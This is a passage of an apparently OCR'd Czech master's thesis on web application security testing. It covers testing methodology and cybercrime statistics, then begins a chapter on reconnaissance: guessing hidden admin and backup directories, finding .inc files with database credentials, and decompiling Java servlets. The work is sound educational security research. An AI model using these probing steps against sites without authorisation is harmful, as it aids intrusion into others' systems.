Testování bezpečnosti webových aplikací

Web Applications Security Testing

Bc. Tomáš Ryba

Diplomová práce
2011

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky
akademický rok: 2010/2011

ZADÁNÍ DIPLOMOVÉ PRÁCE

(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení:	**Bc. Tomáš RYBA**
Osobní číslo:	**A09529**
Studijní program:	**N 3902 Inženýrská informatika**
Studijní obor:	**Informační technologie**
Téma práce:	**Testování bezpečnosti webových aplikací**

Zásady pro vypracování:

1. Vypracujte literární rešerši na dané téma. Zaměřte se zejména na principy a metodiku u testování webových aplikací.
2. Vypracujte analýzu nejčastějších technik prolomení bezpečnosti softwarových produktů včetně principů hackingu a crackingu.
3. Vypracujte analýzu pokrytí technik prolomení bezpečnosti v návaznosti na používané principy a metodiku testování. Doplňte analýzou rizik včetně hodnocením závažnosti jednotlivých typů útoků (např. užitím metodiky FMEA).
4. Navrhněte optimální strategii a postup (tzv. testing skeleton) pro black-box testování bezpečnosti softwaru včetně návrhů užití automatických nástrojů, zohledněte analýzu rizik při definici prioritizace. Odhadněte náročnost každého kroku (např. v procentech celkového času), nejlépe ve formě srovnávací tabulky.
5. Navržený postup aplikujte na vybraný softwarový produkt a proveďte jeho testování z hlediska bezpečnosti. Vypracujte design testů a testovací závěrečnou zprávu.

Rozsah diplomové práce:

Rozsah příloh:

Forma zpracování diplomové práce: **tištěná/elektronická**

Seznam odborné literatury:

1. SCHULTY, Eugenea a kol. Hacking - detekce a prevence počítačového útoku. 1. vyd. Praha: Grada, 2007. 356 s. ISBN: 80-247-1035-8
2. BULÁNEK, V. Soudobé techniky testování bezpečnosti softwaru. Diplomová práce, Masarykova univerzita Fakulta informatiky. 2005
3. WHITTAKER, James. How to Break Software. AddisonWesley, 2003
4. SCAMBRAY, Joel; SHEMA, Mike. Hacking bez tajemství : webové aplikace. 2003. Brno : Computer Press, 2003. 328 s. ISBN 80-7226-769-8
5. MALÝ, J.; KACÁLEK, J. Zabezpečení webových aplikací. Access server [online]. 15.8.2007, č.1, [cit. 2011-02-02]. Dostupný z WWW: [http://access.feld.cvut.cz/view.php?cisloclanku=2007080003]
6. 2009 Internet Crime Report. In Internet Crime Complaint Center : an FBI - NW3C Partnership [online]. [s.l.] : [s.n.], 12.3.2010 [cit. 2011-02-02]. Dostupné z WWW: [http://www.ic3.gov/media/annualreport/2009_IC3Report.pdf]

Vedoucí diplomové práce: **Ing. František Gazdoš, Ph.D.**
Ústav řízení procesů

Datum zadání diplomové práce: **20. července 2011**

Termín odevzdání diplomové práce: **2. září 2011**

Ve Zlíně dne 26. července 2011

L.S.

prof. Ing. Vladimír Vašek, CSc.
děkan

doc. Mgr. Roman Jašek, Ph.D.
ředitel ústavu

ABSTRAKT

Cílem diplomové práce je testování bezpečnosti webových aplikací. Hlavní částí práce je popis jednotlivých druhů testů. Dále práce obsahuje zásady pro tvorbu bezpečných aplikací, návrh optimální strategie pro testování a testování bezpečnosti serveru www.paymorrow.de.

Klíčová slova: bezpečnost, web, testování, hacking, paymorrow

ABSTRACT

The main aim of this thesis is security testing of web applications. The principal part of this work is description of kinds of security tests. This work also contains policy for developing secured web applications, design strategy for testing and security test of web server www.paymorrow.de.

Keywords: security, web, testing, hacking, paymorrow

Tímto bych rád poděkoval konzultantovi mé diplomové práce Ing. Davidu Janotovi, Ph.D. za cenné rady a pomoc při psaní této diplomové práce.

Dále bych rád poděkoval vedoucímu mé diplomové práce Ing. Františku Gazdošovi, Ph.D. za poskytnutou pomoc a postřehy při dokončování práce a trpělivost, kterou projevil při prodloužení termínu odevzdání práce.

Prohlašuji, že

- beru na vědomí, že odevzdáním diplomové/bakalářské práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že diplomová/bakalářská práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk diplomové/bakalářské práce bude uložen v příruční knihovně Fakulty aplikované informatiky Univerzity Tomáše Bati ve Zlíně a jeden výtisk bude uložen u vedoucího práce;
- byl/a jsem seznámen/a s tím, že na moji diplomovou/bakalářskou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má UTB ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – diplomovou/bakalářskou práci nebo poskytnout licenci k jejímu využití jen s předchozím písemným souhlasem Univerzity Tomáše Bati ve Zlíně, která je oprávněna v takovém případě ode mne požadovat přiměřený příspěvek na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše);
- beru na vědomí, že pokud bylo k vypracování diplomové/bakalářské práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky diplomové/bakalářské práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem diplomové/bakalářské práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji,

- že jsem na diplomové práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden jako spoluautor.
- že odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou totožné.

Ve Zlíně …….

podpis diplomanta

OBSAH

ÚVOD

Cílem diplomové práce bylo testování bezpečnosti webových aplikací. V teoretické části byl zpracován stručný úvod do testování software obecně, odkud se dostalo k hlavní náplni práce, návodu pro testování bezpečnosti webových aplikací. Této části je vyhrazen v diplomové práci největší prostor a obsahuje návod na testování bezpečnosti proti dnes užívaným útokům na webové aplikace.

Dále byly vytvořeny zásady tvorby bezpečných aplikací, opět podle útoků používaných hackery. Byl vytvořen seznam pravidel, jejichž dodržování by mělo vést k vývoji bezpečných aplikací. Následující část je zaměřena na analýzu rizik a shrnuje pravidla pro tvorbu správné analýzy rizik a obsahuje také ukázku analýzy rizik použitelnou na webovou aplikaci.

Praktická část práce obsahuje navrhnutou strategii testování bezpečnosti webových aplikací. Postup je znázorněn vývojovým diagramem a následně popsán. Diplomovou práci zakončuje popis testu bezpečnosti aplikace www.paymorrow.de. Jedná se o systém platby za zboží při nákupu v elektronických obchodech.

I. TEORETICKÁ ČÁST

1 PROČ SE ZABÝVAT BEZPEČNOSTÍ WEBOVÝCH APLIKACÍ

Kriminalita se šíří po celém světě po dlouhou dobu a dnes už asi nikoho nepřekvapí. S nástupem informačních technologií se jistá část kriminality přesouvá do počítačového světa, kde bývá označována jako kyber-kriminalita. Tu můžeme rozdělit na dvě velké skupiny – kriminalitu páchanou pomocí počítačů a kriminalitu páchanou proti počítačům.

- Kriminalita proti počítačům:
    - Počítačový nebo síťový hacking nebo bránění v použití
        - -viry, DoS útoky, lámání hesel
        - -slouží k získávání informací, poškození uživatele apod.
- Kriminalita páchaná pomocí počítačů:
    - Falšování
        - krádeže čísel kreditních karet, podvodné emaily rozesílané jako spam, podvodné obchodování (objednané zboží není doručeno, platby za zboží nejsou přijaty...)
    - Gambling, pornografie a další obchody
        - Nelicencované produkty můžou porušovat národní zákony
        - Praní špinavých peněz prostřednictvím EFT
    - Krádeže IPR
        - Pirátský software
        - Audio vizuální materiál
        - Padělané zboží – oblečení, parfémy, léky...
    - Obtěžování, výhružky, nenávistné stránky
    - Pedofilie

Z výše uvedeného a následující kapitoly je patrné, že kyber-kriminalita zasahuje obrovské množství lidských činností. Protože počet obětí kyber-kriminality a škody pachateli způsobené neustále narůstají, je naprosto nezbytné zabývat se bezpečností jakéhokoli softwaru.[6]

1.1 2009 Internet Crime Report

Internet Crime Complaint Centrum (IC3) působí jako spojovatel mezi FBI a NW3C. IC3 - přijímá a vyhodnocuje stížnosti týkající se rychle rozrůstajícího pole kyber-kriminality. IC3 sbírá informace od obětí kyber-kriminality a pomocí jednoduchého mechanismu vytváří zprávy pro varování úřadů o podezřelých činnostech a možných zločincích. Pro bezpečnostní složky na národní, státní, místní a mezinárodní úrovni poskytuje centrální agendu pro stížnosti týkající se zločinů vztažených k Internetu.


Podle výsledků reportu společnosti The Internet Crime Complaint Centre (IC3), vzrostl počet útoků za rok 2009 o 22,3 procent oproti předešlému roku. Agentura v roce 2009 zaznamenala celkově 336 655 stížností na napadení počítačových systémů a celková ztráta v důsledku napadení činila 559,7 milionů dolarů. To je více než dvojnásobek oproti předcházejícímu roku, kdy ztráty způsobené počítačovou kriminalitou činily 265 milionů dolarů. Vývoj situace počítačové kriminality je nejlépe čitelný v následující tabulce:

Rok	Zaznamenaných útoků	Ztráta v USD
2009	336,655	$559.7 milionů
2008	275,284	$265 milionů
2007	206,884	$239.09 milionů
2006	207,492	$198.44 milionů
2005	231,493	$183.12 milionů


Tabulka 1: Vývoj útoků na počítačové systémy [6]

Donald Brackman, ředitel National White Collar Crime Center, říká že výsledky podrthují hrozby kyber-kriminality. „Vysoká čísla obsažená ve zprávě podle něj ukazují že kriminálníci nadále pokračují ve využívání anonymity, kterou jim Internet poskytuje. Také se neustále vyvíjejí sofistikované metody jak podvádět nic netušící zákazníky. Internetová kriminalita se vyvíjí ve směru, který by se dal jen stěží představit před pouhými pěti lety.“ Navzdory všem špatným číslům je Brackmanův názor na budoucnost optimistický. „S


pokračující podporou od veřejnosti dokážou bezpečnostní složky lépe vystopovat pachatele a vsadit je do vězení.“



Obrázek 1: Počty stížností zaznamenaných na webu IC3 za posledních 10 let



Obrázek 2: Ztráty nahlášené v evidovaných stížnostech



Obrázek 3: Nejčastěji zaznamenané útoky

Popisky útoků:

FBI podvody - útočník předstírá příslušnost k FBI pro získání peněz nebo osobních informací od oběti

Pokročilé poplatkové podvody – kupující je pachatelem vyzván, aby napřed zaplatil nějaké vedlejší poplatky

Krádež identity – jedná se o krádež nebo pokus o krádež identity nebo osobních informací

Nedoručení zboží – oběti nakupující na internetu nebylo zboží nikdy doručeno

Přeplacení ceny – oběť obdrží instrukce k platbě, kde je vyšší cena než by měla být

Další podvody - incidenty vybízející k zaplacení i když nic nebylo koupeno

SPAM – nevyžádaný e-mail

Podvody s kreditními kartami – pokusy účtovat zboží a služby na karty obětí

Aukční podvody – podvodné transakce na aukčních serverech

Zničení počítačů – ničení, poškozování a vandalismus majetku

V celé kapitole bylo čerpáno (včetně obrázků) převážně ze zdroje [6]

2 TESTOVÁNÍ SOFTWARE

Vývoj software je oblast velmi široká a variabilní (vzhledem k použitým technologiím i rozmanitosti programů) a z toho vyplývá, že i samotné testování obsahuje značné množství různých technik a postupů.

2.1 Black-box & White-box testování

Jedním ze základních přístupů k testování software je jeho rozdělení na:

- Testování černé skříňky (Black-box testing)
- Testování bílé skříňky (White-box testing)

Při testování černé skříňky ví tester jen to, co má předložený software dělat (testování probíhá na základě specifikace funkčnosti), ale neví, jak testovaný software uvnitř pracuje (tj. nevidí dovnitř skříňky a nemá možnost se tam podívat.)

Při testování bílé skříňky má tester přístup ke zdrojovému kódu programu (tj. vidí dovnitř skříňky) a tento přístup využívá ke zkoumání vnitřní logiky programu (tj. ke zkoumání jednotlivých programových a datových struktur a vztahů mezi nimi.)

Oba přístupy mají svůj význam v průběhu všech fází testování, avšak jejich podíl se v jednotlivých fázích vývoje softwaru postupně mění. Testování bílé skříňky převládá v počátečních fázích vývoje a jeho význam se v následujících fázích snižuje. Naopak význam testování černé skříňky v rámci jednotlivých fázích roste a je převládající v konečných fázích, přičemž je důležitá i ta skutečnost, že ani v počátečních fázích testování není tento význam nulový. [11]

2.2 Testy splněním a testy selháním

Další možností je rozdělení testování na:

- Testy splněním (Test-to-pass)
- Testy selháním (Test-to-fail)

Při testech splněním se kontroluje, jestli software vykazuje jistou minimální funkčnost. Tyto testy obsahují převážně jednoduché testové případy, zkoumající základní funkčnost. Zkoumáním hranic možností daného software se zabývají testy selháním. Při testování se

aplikují nejdříve testy splněním, které ověří, zda je software schopen vůbec pracovat, a pak se aplikují testy selháním. [12]

2.3 Dynamické a statické

Jiným přístupem je rozdělení testování na:

- Statické testování (Static testing)
- Dynamické testování (Dynamic testing)

Při statickém testování se testuje něco, co neběží – typicky jde o zkoumání kódu. Dynamické testování naopak představuje zkoumání spuštěného software. [12]

2.4 Funkční a nefunkční

Funkční testování

Funkční testy se zaměřují na tzv. funkční požadavky. Tedy požadavky zaměřené na funkčnost aplikace. Zákazník nebo zadavatel vývoje aplikace v nich v podstatě definuje způsob, jakým bude aplikace používána. Proto jsou také tyto požadavky obvykle zpracovány do tzv. způsobů užití (UseCase). Z těchto způsobů užití následně vycházejí testy, které se snaží prověřit správné chování aplikace ve všech situacích, které s definovanými způsoby užití mohou souviset.

Funkční testy mohou být prováděny buď manuálně nebo s pomocí nástrojů. U manuálních funkčních testů jsou všechny situace a všechny stavy aplikace vytvářeny přímo samotným testerem a to často stejným způsobem, jakým bude danou aplikaci používat koncový uživatel. Za určitých podmínek je možné využívat pro vytváření, spouštění a nebo vyhodnocování funkčních testů různé nástroje. V tu chvíli mluvíme o větší či menší míře automatizace testování.

Nefunkční testování

Nefunkční testy se zaměřují na všechny ostatní vlastnosti aplikace, např. to, že aplikace by měla být spolehlivá, stabilní, bezpečná. Od toho se také odvíjí, jaké testy jsou mezi nefunkční zahrnuty.

Performance test, tedy test výkonový, má za úkol ověřit, že aplikace je schopná spolehlivě pracovat i při nárůstu zátěže například ve smyslu zvýšeného počtu současně pracujících

uživatelů nebo současně zpracovávaných úloh a pod. Existují různé nástroje, které dokáží simulovat právě tuto zátěž a to i s ohledem na její reálné rozložení v rámci celého dne (tedy například nízký provoz v noci, opakované vrcholy v průběhu dne atd.). Při takto narůstající zátěži by se neměly výrazněji prodlužovat odezvy aplikace na vstupní dotazy. Performance testy se opět dělají jako ověření splnění požadavků definovaných zákazníkem. Ten v rámci svých požadavků na aplikaci uvádí také odhad předpokládané zátěže a její nárůst do budoucna. Kromě toho je vhodné jasně určit, jaká doba odezvy je ještě přijatelná. Performance testy pak zkoumají chování aplikace především v mezních hodnotách a po jejich překročení.

Ruku v ruce s performance testy jsou **load testy**, označované jako zátěžové testy. Reálně se obvykle tyto testy dělají současně a velice často se mezi nimi ani nerozlišuje. Úkolem load testů je ověřit stabilitu aplikace při narůstání objemu dat, které jsou v jejím rámci ukládány a zpracovávány. Kromě nárůstu současně pracujících uživatelů může právě existující datová zátěž zpomalit práci aplikace například při vyhledání a podobně.

Dá se říct že oba výše zmíněné typy testů mají za úkol především optimalizaci aplikace pro takový výkon a takovou zátěž, která je pro danou aplikaci očekávaná.

Prakticky stejný přístup jako v případě performance a load testů se používá u **stress testů**. Ovšem jejich úkolem není optimalizace, ale odhalení chyb, které by se ze své povahy mohly objevit až při velké zátěži. Nejde tedy o rychlost odezvy aplikace, ale o vyvolání takové kritické situace, která by mohla vést k pádu aplikace.


Pozn. tyto tři typy testů se nejčastěji spojují do jednoho.

Jiným typem nefunkčních testů jsou **security testy**, tedy testy bezpečnosti aplikace. V dnešní době tyto testy získávají na důležitosti a firmy konečně investují i tímto směrem. Nejčastějším typem security testů jsou **testy penetrační**. Ty spočívají v provádění simulovaných útoků na aplikaci s cílem odhalit možná slabá místa. Tyto útoky jsou prováděny buď ručně nebo za pomoci různých nástrojů.[10]

Více o bezpečnostních testech bude uvedeno v následujících kapitolách.

2.4.1 testování bezpečnosti software

Testování bezpečnosti se od standardního testování dosti liší. Je potřeba si uvědomit, že při obecném testování porovnáváme aplikaci s požadavky a specifikací a snadno tedy poznáme, pokud se aplikace chová jinak než je definováno, což pak označíme za chybu. Z toho však nevyplývá, že aplikace splňující specifikaci je bezpečná a že útočník není schopen najít bezpečnostní chyby, které jsou odlišné od tradičních. [2]



Obrázek 4: Chyby v aplikacích

Jak je vidět na obrázku, tradiční chyby jsou způsobeny částmi kódu, které v aplikaci chybí, kdežto bezpečnostní chyby se spíše ukrývají v částech, které zůstaly v aplikaci nedopatřením a mohou být jednou z největších hrozeb pro bezpečnost. Je proto nutné vyhledávat například nadbytečné funkce, jejich postranní efekty a mimo jiné sledovat interakci softwaru s okolím. Právě okolí softwaru je jedním z míst, kde lze potenciálně prolomit bezpečnost. Dobré je také prozkoumat vnitřní obsah aplikace, kde jsou držena citlivá data. [2]

3 TESTOVÁNÍ BEZPEČNOSTI WEBOVÝCH APLIKACÍ

Pro testování bezpečnosti webových aplikací se používají obdobné techniky, jaké používají hackeři pro jejich prolomení a zneužití. Před útokem (nebo testováním) na webovou aplikaci je důležité důkladně aplikaci zmapovat.

3.1 Mapování aplikace


Cílem mapování aplikace je získání ucelené představy o obsahu, komponentách, funkci a tocích webové aplikace pro nalezení vodítek k skrytým slabým místům, která se pak dají napadnout např. pomocí vložení kódu SQL. Zatímco nástroje pro automatickou kontrolu slabých míst typicky hledají známé zranitelné adresy (URL), cílem rozšířeného mapování aplikace je důkladně analyzovat, jak jsou jednotlivé části aplikace integrovány a jaký je informační tok mezi nimi. Správná inspekce pak odhalí problematická místa.

3.1.1 Ruční mapování

Při ručním mapování aplikace se snažíme projít všechny stavy aplikace, typicky klepnutím na každý odkaz. Je důležité si zaznamenávat informace zjištěné o jednotlivých stránkách a záznamy uchovávat, např. ve formě tabulky, kde si zapisujeme hlavně:

- Jméno stránky a nebo úplnou cestu ke stránce
- Jestli stránka vyžaduje ověření
- Jestli stránka vyžaduje SSL
- Argumenty GET/POST
- Vhodný komentář

Jiná vhodná forma je užití vývojového diagramu, který shrnuje informace o aplikaci a prezentuje je přehledným způsobem.



Obrázek 5: Zaznamenávání struktury webové aplikace vývojovým diagramem[4]

Na začátku procházení aplikace se k ní připojíme a zjišťujeme jestli vůbec a popř. jaká metoda ověřování se používá. U některých aplikací můžeme narazit na chybu návrhu ověřování, kdy např. pro stránku login.jsp je ověření vyžadováno, ale u menu.jsp už nutné není.

Při procházení aplikací se zaměřujeme na následující druhy informací:

- Statické / dynamické stránky
- Adresářová struktura
- Pomocné soubory
- Třídy a aplety jazyka Java
- HTML komentáře a obsah
- Formuláře
- Řetězce dotazů
- Databázová spojení

Statické / dynamické stránky

Statické stránky sice neposkytnou funkčnost nutnou pro útok na validaci vstupů, ale mohou obsahovat užitečné HTML komentáře, např. s kontaktními informacemi a e-maily, popř. i uživatelská jména apod.

Dynamické stránky (.asp, .jsp, .php atd.) jsou z pohledu útočníka mnohem více zneužitelné. Je vhodné si k nim při mapování připsat poznámky, jakou funkčnost zajišťují a o co se starají.

Při testování a podrobném zkoumání se nepoužívaji přímo webové stránky na serveru, ale je jednodušší si pořídit kopii aplikace na lokální disk. V tomto případě je vhodné zachovat adresářovou strukturu jakou má aplikace. Kopii můžeme získat ručně nebo pomocí nějakého automatického nástroje. Dalším místem, kde můžeme získat kopii stránek webové aplikace, je Google - Google databáze je extrémně objemnou kopií Internetu, můžeme si často prohlížet stránky webové aplikace díky „cached“ obsahu na Googlu.

Adresářová struktura

Při procházení (a kopírování) struktury adresářů se snažíme (kromě souborů z veřejné části serveru) zjistit, jestli server neobsahuje také složky pro administrátory (např. staré verze aplikace), na které se používané stránky přímo neodkazují. Zde opět záleží na odhadu testera, který musí podle známé adresářové struktury odhadnout, co dalšího by mohl server obsahovat. Můžou to být např. složky html, php, jsp, cgi, admin, secure, log, backup, archive, old, include, inc, cs, de, en, it a mnoho dalších.

Pomocné soubory

Pomocnými soubory mohou být soubory v jazyce JavaScript (.js). Ten může být použit od validace vstupů na straně klienta, přes přizpůsobení prohlížeče až po práci s relacemi. Dalším typem jsou soubory kaskádových stylů (.css), které ale obsahují citlivá data málokdy.

Soubory definující strukturu a formát XML dokumentů (.xml) bývají bohaté na informace a často obsahují názvy databázových polí nebo můžou odkazovat na jiné pomocné soubory. Vkládané soubory (.inc) na systémech IIS řídí přístup k databázím nebo obsahují proměnné používané aplikací, někdy jsou v nich uloženy řetězce s databázovými připojeními a to

včetně hesel. Další, v HTML souborech nalezené odkazy, můžou vést k ASP, PHP, Perl, textovým a dalším souborům.

Třídy a aplety jazyka Java

Při získání tříd jazyka Java nebo zkompilovaných servletů se můžeme jednoduše dostat ke zdrojovému kódu aplikace. K de-kompilování třídy Java do zdrojového kódu se používá např. nástroj Java Disassembler. Pro hledání Java tříd můžeme vyzkoušet hledání obvyklých testovacích servletů SessionServlet, AdminServlet, SnoopServlet nebo Test, zkusit hledat servlety v záložních adresářích nebo připojit ke jménu nalezeného servletu (koncovky .java nebo .class).

HTML komentáře a obsah

